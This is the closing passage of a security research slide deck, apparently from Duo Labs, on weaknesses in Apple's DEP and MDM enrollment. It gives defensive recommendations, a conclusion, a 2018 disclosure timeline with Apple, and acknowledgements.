- **Zero-Trust-MDM (ZTM)**: Don't consider devices as "trusted" just because they're enrolled in MDM. Require strong AuthN post-deployment before sending sensitive configuration data.

- These best practices are documented by Apple in the Apple Business Manager Help documentation.

DUO LABS

Conclusion



Conclusion

- DEP provides value, but understanding the shortcomings is important.
- Apple could be doing more to strongly authenticate devices as part of DEP enrollment.
  - Device attestation could solve this, but will take time to become fully realized.
- Don’t treat devices as “trusted” just because they’re enrolled in MDM.
- Require user authentication before MDM enrollment.

Disclosure Timeline

- 2018–05–16: Initial report to Apple.
- 2018–05–17: Acknowledgement from Apple.
- 2018–08–16: 90 days since first report.
- 2018–09–27: Research published.
- 2018–09–28: Public Disclosure at ekoparty Security Conference.

Acknowledgements

- Jesse Endahl (@jesseendahl), Max Bélanager (@maxbelanger), Victor (groob) Vrantchan (@wikiwalk) and Jesse Peterson (@jessecpeterson) for their contributions to the macOS security community and their DEP and MDM research.
- Piker Alpha for documenting so much about the Apple serial number format.

Thank you!

duo.sc/**mdm-me-maybe**

DUO LABS